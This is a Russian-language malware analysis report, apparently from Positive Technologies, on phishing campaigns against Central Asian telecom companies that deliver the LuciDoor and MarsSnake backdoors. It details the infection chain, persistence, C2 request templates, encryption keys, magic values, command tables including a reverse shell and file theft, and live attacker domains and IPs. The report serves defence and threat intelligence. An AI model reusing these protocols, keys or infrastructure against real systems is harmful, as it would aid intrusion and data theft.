

Вердикты продуктов Positive Technologies

pt ptsecurity.com/research/pt-esc-threat-intelligence/poisonous-mars-or-how-lucidoor-knocks-on-the-doors-of-the-cis

Positive Technologies

February 17, 2026

Максим Шаманов

Ключевые моменты

- Обнаружены атаки на телекоммуникационные компании Киргизии и Таджикистана.
- По ТТР и использованному инструментарию атакующая группировка похожа на восточноазиатскую UnsolicitedBooker.
- В атаках злоумышленники использовали два разных бэкдора: LuciDoor и MarsSnake.
- Группировка использовала несколько уникальных и редких инструментов китайского происхождения.
- Используемое в атаках ВПО мимикрирует под легитимное ПО Microsoft.

Введение

Осенью 2025 года специалисты PT ESC обнаружили уникальные атаки на киргизские телекоммуникационные компании. Атаки привлекли внимание необычными документами, которые использовали сразу два редких инструмента китайского происхождения и уникальное ПО.

В процессе исследования мы обнаружили, что в атаках использовался бэкдор MarsSnake, который ранее был обнаружен исследователями ESET и [упомянут](#) в их квартальном отчете. Мы разобрали его функциональность и нашли дополнительные атаки, которые фокусировались на странах СНГ, а также на китайских компаниях.

Атаки на телекоммуникационные компании СНГ

Атаки на Киргизию

В конце сентября злоумышленники разослали письма в киргизские организации.




Рис. 1. Пример письма от злоумышленников

Все письма были отправлены якобы с целью узнать тарифные планы для мобильной связи. Единственное, что менялось, — это имена потенциальных «клиентов». Для писем злоумышленники использовали почтовые сервисы Microsoft: Hotmail и Outlook.

Ко всем обнаруженным письмам прикреплялся документ. Например, такой: «Тарифные пакеты SIM-карт мобильных телефонов.doc» (SHA-256: e6a28b3 833 384 018bad60 043c82bb4cfcce86a3418ece86ea0d71c7aac9ca22b).

При открытии документа показывалась картинка, которая побуждала жертву «включить содержимое». Интересно, что эта картинка уникальна в некоторых аспектах. Ниже мы расскажем, в каких именно.




Рис. 2. Картинка в документе, побуждающая жертву включить макрос

После включения содержимого жертве демонстрировался тарифный план провайдера, при этом само письмо изначально посылалось другому провайдеру. Таким образом, в обнаруженных письмах потенциальная жертва и фишинговый документ не совпадали.

I. Предоплатные мобильные тарифы (для физических лиц)

Тариф	Месячная плата (KGS)	Внутренние звонки	Данные внутри страны	SMS	Срок действия	Примечания
Basic 100	100 KGS	100 минут	1 GB	50	30 дней	Невыбранные минуты/трафик не переносятся
Smart 300	300 KGS	300 минут	5 GB	200	30 дней	Бесплатный прием звонков
Max 600	600 KGS	Безлимит местных звонков	20 GB	Безлимит	30 дней	Включен общий доступ к Wi-Fi; при превышении — снижение скорости
Data Only 400	400 KGS	Платные исходящие	50 GB	—	30 дней	Приоритет мобильного интернета; можно использовать как домашний Wi-Fi

II. Постоплатные (контрактные / пакетные) тарифы

Тариф	Месячная плата / от	Местные минуты	Данные	SMS	Срок контракта	Акции / преимущества
Home 599	599 KGS	500 минут	50 GB	500	Без срока	Полценны за первый месяц (акция)
Business Pro 1499	1,499 KGS	Безлимит	200 GB	Безлимит	12 месяцев	Персональный менеджер, скидки на международные звонки

Рис. 3. Содержимое документа

Внутри документа есть OLE-объект NewMacros. Сам макрос сильно обфусцирован, но его основная функциональность довольно проста: он собирает полезную нагрузку из большого количества строк, хранящихся в hex-виде, после приводит ее к байтам, сохраняет в C:\ProgramData с именем Perfrom.exe и запускает. У самого файла .exe иконка OneDrive.

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	autoclose	Runs when the Word document is closed
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	ADODB.Stream	May create a text file
Suspicious	SaveToFile	May create a text file
Suspicious	CreateObject	May create an OLE object
Suspicious	GetObject	May get an OLE object with a running instance
Suspicious	ShowWindow	May hide the application (obfuscation: Hex)
Suspicious	VirtualAlloc	May inject code into another process (obfuscation: Hex)
Suspicious	VirtualProtect	May inject code into another process (obfuscation: Hex)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	KERNEL32.dll	Executable file name (obfuscation: Hex)
IOC	USER32.dll	Executable file name (obfuscation: Hex)
IOC	msvcrt.dll	Executable file name (obfuscation: Hex)

Рис. 4. Макрос в документе

Perfrom.exe — это загрузчик, который мы назвали LuciLoad из-за его связи со следующим стейджем — бэкдором LuciDoor.

При запуске загрузчик:

- 1. Создает скрытое окно с заголовком OneDriveLauncher.
- 2. Расшифровывает RC4-алгоритмом конфигурацию.




Рис. 5. C2-домен в конфигурации

Таблица 1. Структура конфигурации

Смещение	Назначение
0x00	Флаг, определяющий необходимость создания задачи, запускающей LuciLoad при входе в систему
0x01	Параметр для вычисления времени сна
0x05	Временная метка (0926, 26 сентября), которая отправляется на C2-сервер и является идентификатором кампании
0x15	Magic-значение, которое сравнивается с ответом C2-сервера (123, если совпадает, идет дальше)
0x35	Адрес C2 (button.gdakdbysw.xyz: 443)

- 3. Извлекает из собственных ресурсов изображение, получает байты, которые впоследствии расшифровывает на ключе «microsoft», используя тот же алгоритм RC4.
- 4. Распаковывает данные алгоритмом LZNT1, используя функцию RtlDecompressBuffer.
- 5. Рефлексивно загружает получившийся PE-модуль.
- 6. Вызывает у загруженного модуля экспортируемую им функцию, передавая в качестве аргумента расшифрованную конфигурацию.

Следующий стейдж (бэкдор), как и загрузчик, написан на C++. Подробно рассмотрим его ниже.

В конце ноября атаки на Киргизию повторились. В этот раз атакующие также использовали документ с картинкой, которая побуждала жертву включить макрос и после запуска макроса показывала следующий документ.




Рис. 6. Вредоносный документ с макросом

Стоит отметить, что, как и в случае с предыдущими документами, атакующие хоть и подготавливали атаку, но сам текст фишинга не совпадал с атакуемыми компаниями и просто подходил под тему телекоммуникаций: атаковали компанию А, а фишинговый документ сделан под компанию Б.

Макрос, как и в предыдущих атаках, сильно обфусцирован. Он перемещал два файла в папку C:\Users\admin\AppData\Local\Microsoft\PlayReady\:

- Plasrv.exe (SHA-256: 2d1c235ddc76d427c48c39c22e6dc50 141f09 734 270eaf01 778 713f987e99cc4) — легитимный файл Microsoft;
- PDH.DLL (SHA-256: 01f28cefdcf3940c19efd7a0446aa0e56c56bc7c955 774c94d6d469fca627a4e) — вредоносная библиотека для DLL side-loading.

В отличие от предыдущих атак здесь использовался бэкдор MarsSnake. О нем мы расскажем в соответствующей главе.

Атаки на Таджикистан

В январе 2026 года группировка активизировалась. Как и в предыдущих случаях, злоумышленники использовали фишинговые документы, связанные с темой телекоммуникаций.

В атаках 2025 года злоумышленники прикрепляли вредоносные документы к письмам. В 2026-м вместо этого они использовали ссылки в теле письма, например:

mail.ru.cdhwgnjjcw.xyz/downloadFile/54/66f4ef1f67499bfef117afa5380eced1

Помимо этого, в 2026 году злоумышленники изменили картинку, побуждающую пользователей включить вредоносный макрос.

From unlimited 5G to global roaming

Choose the best 5G SIM Only mobile plan to suit your needs



This document is protected



This document is protected. To view its content, please click **Enable Content** from the yellow bar above.

Рис. 7. Картинка в документе, побуждающая жертву включить макрос

From unlimited 5G to global roaming

Choose the best 5G SIM Only mobile plan to suit your needs

5G Lite

\$22.00/mth

No contract

Select plan

Local

150GB data

1,000 mins & 750 SMS

Roaming

1GB global data

Unlimited calls & SMS

165 destinations

1GB SEA data

5 destinations

Security

Caller number display

ScamSafe

5G Unlimited+ Core

\$38.00/mth

No contract

Select plan

Get 5 DeviceDollars /mth

Multi-line discount available

Local

Unlimited data

Unlimited calls & SMS

Roaming & IDD

3GB global data

Unlimited calls & SMS

165 destinations

5GB SEA data

5 destinations

Unlimited IDD calls

165 destinations

Security

Caller number display

ScamSafe

Рис. 8. Документ-приманка в атаке на Таджикистан

Эта атака была аналогична сентябрьской. В ней злоумышленники снова использовали бэкдор LuciDoor, загружаемый LuciLoad. Отличия заключались в том, что LuciLoad сохранялся под другим именем (explorer.exe) и имел измененную конфигурацию. Конечная полезная нагрузка была полностью идентична сентябрьской.

Как отмечалось ранее, расшифрованная конфигурация LuciLoad, помимо управляющего сервера и порта, содержит временную метку кампании.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	00	01	00	00	00	32	30	32	36	30	31	31	34	00	00	00	 20260114 ..
00000010	00	00	00	00	00	31	00	32	00	33	00	00	00	00	00	00	 1.2.3.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	39	33	2E	31	35	37	2E	31	30	36	2E	 93.157.106.
00000040	37	35	3A	34	34	33	00	00	00	00	00	00	00	00	00	00	75:443.....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Рис. 9. Конфигурация LuciLoad январской кампании

В качестве C2-сервера LuciDoor использовал IP 93.157.106.75, который использовался MarsSnake в ноябрьской атаке.

7/22

LuciDoor

В первой атаке злоумышленники использовали бэкдор LuciDoor, получивший свое название из-за уникальной особенности настройки шрифта Lucida Console 11×18 для корректного отображения текста в терминале. Этот бэкдор отличается исключительной «настойчивостью» при установлении соединения с управляющим сервером. Сначала он пытается подключиться к C2-серверу напрямую, затем — через системный прокси с последовательным перебором различных механизмов проксирования. Если ни один из перечисленных способов не срабатывает, то в качестве прокси используются активные прокси-узлы пользователя. Обо всем этом, а также о функциях бэкдора мы расскажем дальше.

LuciDoor рефлексивно загружается с помощью LuciLoad и имеет следующий алгоритм работы:

1. Если в переданной ладером конфигурации установлен флаг для закрепления в системе, то тогда бэкдор:

- проверяет, запущен ли текущий процесс из одного из допустимых мест в файловой системе (см. ниже);
- определяет уровень целостности текущего процесса;
- формирует файловый путь в зависимости от пользовательских прав:
 - обычный пользователь — %AppData%;
 - администратор — %ProgramData%\Microsoft OneDrive\setup\;
- с помощью команды «cmd.exe /c move» перемещает текущий исполняемый файл в соответствующий пользовательским правам файловый путь, сохраняя его под именем OneDriveLauncher.exe;
- создает задачу с именем OneDrive Launcher, запускающую LuciLoad при каждом входе пользователя в систему.




Рис. 10. Создаваемая LuciDoor задача

2. Предпринимает попытку установить соединение с C2-сервером посредством прямого TCP-подключения. При неудаче извлекает адрес прокси из параметра Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer и пробует установить соединение с использованием HTTP CONNECT, затем — SOCKS5 и, в случае неудачи, SOCKS4. Если прокси не был задан или ни один из способов не привел к успешному соединению, бэкдор извлекает информацию о текущих активных TCP-соединениях, выявляя среди них узлы, использующие типичные прокси-порты. Эти узлы рассматриваются как потенциальные прокси и последовательно используются для повторных попыток подключения теми же методами до установления соединения.

3. Собирает базовую информацию о системе, формируя отчет, передаваемый на управляющий сервер:

- Полное DNS-имя компьютера;
- Наименование операционной системы Windows (из ветки реестра SOFTWARE\Microsoft\Windows NT\CurrentVersion);
- Имя текущего пользователя;
- Тип архитектуры системы (1 — не x86, 0 — x86);
- Системный языковой идентификатор (LCID);
- Сетевой адрес и порт, используемые клиентом для текущего соединения, в формате <IP>:<PORT>;
- Временная метка текущей кампании (значение из конфигурации);
- Параметр расчета задержки (значение из конфигурации).

4. Формирует HTTP-заголовок для POST-запроса:


```

POST http://<hostname>/sys/index.jsp HTTP/1.1\r\n
Host: <hostname>\r\n
User-Agent: Mozilla/5.0 (compatible; windows NT; rv:72.0) Gecko/20100101 Firefox\r\n
Cache-Control: no-cache, no-store, must-revalidate\r\n
Content-Type: application/octet-stream\r\n
Content-Length: <body_length_bytes>\r\n
Accept: */*\r\n
\r\n
<binary_body>

```

5. Выполняет побайтовое XOR-шифрование сформированного сообщения:

первые три байта заголовка (случайный байт, идентификатор команды и значение MsgMarker, см. ниже) преобразуются операцией XOR с обратной связью (каждый следующий байт комбинируется с предыдущим). Затем вычисляется их однобайтовая сумма, которая будет использована как начальный ключ. Оставшаяся часть сообщения обрабатывается последовательно: первый байт полезной нагрузки шифруется с использованием операции XOR и вычисленного ключа, а каждый последующий — с зашифрованным значением предыдущего.



6. Считывает и расшифровывает ответ. Структура полученного пакета имеет следующий вид и идентична как при шифровании, так и при расшифровании.

Таблица 2. Структура формируемого сообщения

Смещение	Размер	Описание	Примечание
0x00	1 байт	RandomSeed	Случайный байт
0x01	1 байт	MsgType	Управляющая команда
0x02	1 байт	MsgMarker	Этап выполнения
0x03	N байт	Payload	—

Клиент и сервер всегда используют одинаковое значение MsgType в рамках выполнения одной команды для подтверждения этапов, а поле MsgMarker используется для обозначения текущего этапа выполнения команды.

При корректной обработке сообщения поле MsgMarker принимает значение 0. Значение 1 используется для обозначения промежуточного этапа обработки (например, при поэтапной передаче или приеме данных, когда ожидается отправка или получение дополнительных блоков). В случае ошибки в MsgMarker устанавливается значение 2, а в полезной нагрузке передается соответствующий код ошибки.

Важно отметить, что при формировании исходящего сообщения клиент указывает временную метку кампании, тогда как сервер в ответе помещает специальное magic-значение, которое при получении сообщения сравнивается клиентом с эталонным значением, заданным в конфигурации.

Бэждор имеет разнообразные функции, такие как: подготовка интерпретатора, выполнение удаленных команд, загрузка файлов, а также их эксфильтрация. Подробное описание представлено в таблице.

Таблица 3. Список команд LuciDoor

Управляющая команда	Назначение	Параметры
12	Запуск командной оболочки (cmd.exe)	Отсутствуют
13	Передача строки в стандартный ввод уже запущенной командной оболочки (эмуляция ввода с клавиатуры с автоматическим добавлением Enter)	Строка команды для cmd.exe
14	Завершение сеанса командной оболочки и очистка ресурсов	Отсутствуют
15	Инициализация эксфильтрации файла	Путь к файлу
16	Запрос следующей части файла (при эксфильтрации больших файлов в несколько частей)	Отсутствуют
17	Инициализация приема и записи файла на стороне жертвы	Путь к файлу
18	Запись блока данных в файл, созданный командой 17	Бинарный фрагмент файла
61	Проверка и настройка консольного окружения (настраивает параметры консоли для корректного отображения текста: устанавливает шрифт Lucida Console с размером 11×18 и переключает кодовую страницу вывода на UTF-8)	Отсутствуют

MarsSnake

В ноябрьской атаке злоумышленники использовали второй, не менее примечательный бэждор, который ранее лишь упоминался в квартальном отчете. Как и в случае с LuciDoor, используемый группировкой бэждор MarsSnake обладает характерной особенностью: его конфигурация может изменяться без пересборки исполняемого файла и имеет характерную метку. Для обновления параметров конфигурации злоумышленникам достаточно изменить встроенный блок, зашифрованный XOR.

В начале 2026 года в публичную песочницу был загружен файл, явно связанный с инфраструктурой сентябрьской атаки, — 5.181.1.153.




Рис. 12. Пересечение ВПО по IP на портале PT Fusion

После детального сравнения полезной нагрузки из обеих кампаний мы пришли к выводу, что образцы, использованные в ноябрьской атаке, являются бэждором MarsSnake.

В частности, в семплах 2026 года появился характерный PDB-путь, который полностью отсутствовал во всех ноябрьских образцах:

Примечательно, что изначально в конфигурации бэкдора указаны локальные адреса. Вероятно, это артефакт, оставленный злоумышленниками при проведении локального тестирования.

Загруженный в результате бэкдор MarsSnake расшифровывает полученную конфигурацию и собирает следующую информацию о системе:

- локальный IPv4;
- версия Windows;
- имя пользователя;
- NetBIOS-имя компьютера.

1. Формируется строка формата <computer_name><local_ip><username>, которая сначала искусственно «раздувается» — каждый байт дублируется парой:

- оригинальный байт
- оригинальный байт $\oplus 0 \times 5A$

3. Вычисленное значение используется при формировании строкового идентификатора системы, который записывается в GUID-подобном формате %08llx-%04llx-%04llx-%04llx-%012llx, где:

- первые три поля формируются на основе рассчитанного хеш-значения (старшие и младшие разряды);
- четвертое и пятое поля являются фиксированными константами — 0x8E7C и 0x49EEB6C29776DE0F.

Перед тем как собранная информация будет передана на управляющий сервер, бэкдор устанавливает соединение с одним из указанных в конфигурации C2-серверов и передает ему с помощью HTTP-POST-запроса magic-значение «dsalsjd89w21dcx9cward@». Полученный ответ также должен содержать magic-значение «asdas290e/cz/x213/.14», получив которое бэкдор отправляет данные о системе, ожидая получить в ответе команду для выполнения. Полный список поддерживаемых команд представлен в таблице.

Таблица 4. Перечень команд, поддерживаемых MarsSnake

Номер команды	Назначение
1	Выполнить одиночную команду в cmd.exe
2	Запустить реверс-шелл (запускает cmd.exe с перенаправленными stdin/stdout)
3	Получить от C2-сервера имя файла, создать или открыть его и записать переданные данные
4	Получить от C2-сервера имя файла для загрузки и передать его на C2-сервер
8	Собрать список всех логических дисков системы с указанием их типа и передать его на C2-сервер
11	Завершить соединение
12	Передать на C2-сервер листинг запрошенной директории
13	Heartbeat

Важной деталью сетевого взаимодействия является наличие специального magic-маркера «&&DWJ*&! @(@#&*(@\$&^)», который служит идентификатором завершения или прерывания выполнения команды и может быть использован как клиентом, так и сервером.

Все сообщения, отправляемые бэйдором, имеют фиксированную структуру. В качестве передаваемого параметра используется текущее время. Структура формируемых сообщений следующая:

```
POST /eg.js?t=<unix_time> HTTP/1.1\r\n
Accept: */*\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; ) AppleWebKit/537.36 (KHTML, Gecko) Chrome/137.0.0.0 Edg/137.0.0.0\r\n
Connection: Keep-Alive\r\n
Content-Type: application/octet-stream\r\n
Content-Length: %d\r\n
\r\n
data=<ENCRYPTED_BODY>
```

Тело запроса начинается с двух байт длины, за которыми следуют сами передаваемые данные. Сначала оба этих значения по отдельности обфусцируются операцией XOR с ключом rYB1oDHVMViTRnaGsFw1TbHJ1z1aZ. Затем получившийся буфер целиком шифруется алгоритмом AES-128 в режиме ECB без использования вектора инициализации с применением того же ключа.

В процессе исследования мы нашли еще несколько семплов MarsSnake, которые назывались так же, как в атаках на Киргизию, — PDH.DLL.

Как и во всех предыдущих случаях, найденные библиотеки мимикрировали под легитимный Windows Performance Data Helper.




Рис. 14. Метаданные LuciLoad

Один из найденных семплов использовал IP-адрес 5.181.1.153. Этот IP-адрес ранее разрешался на домен button.gdakdbysw.xyz — управляющий сервер LuciDoor в сентябрьской атаке на Киргизию.

Кроме того, были обнаружены семплы MarsSnake, использованные в атаке на Китай. Подробнее об этом ниже.

Особенности атак и атрибуция

Языки в документах

Исследователи из ESET отнесли атаки, связанные с MarsSnake, к группировке, которую назвали UnsolicitedBooker. По мнению ESET, эта группировка пересекается с группой Space Pirates и была замечена в атаках на Саудовскую Аравию.

Интересно, что текст документов содержал русский язык, но при этом в полях Declared Languages и Language Guesses были указаны три другие: арабский (Саудовская Аравия), английский и китайский.

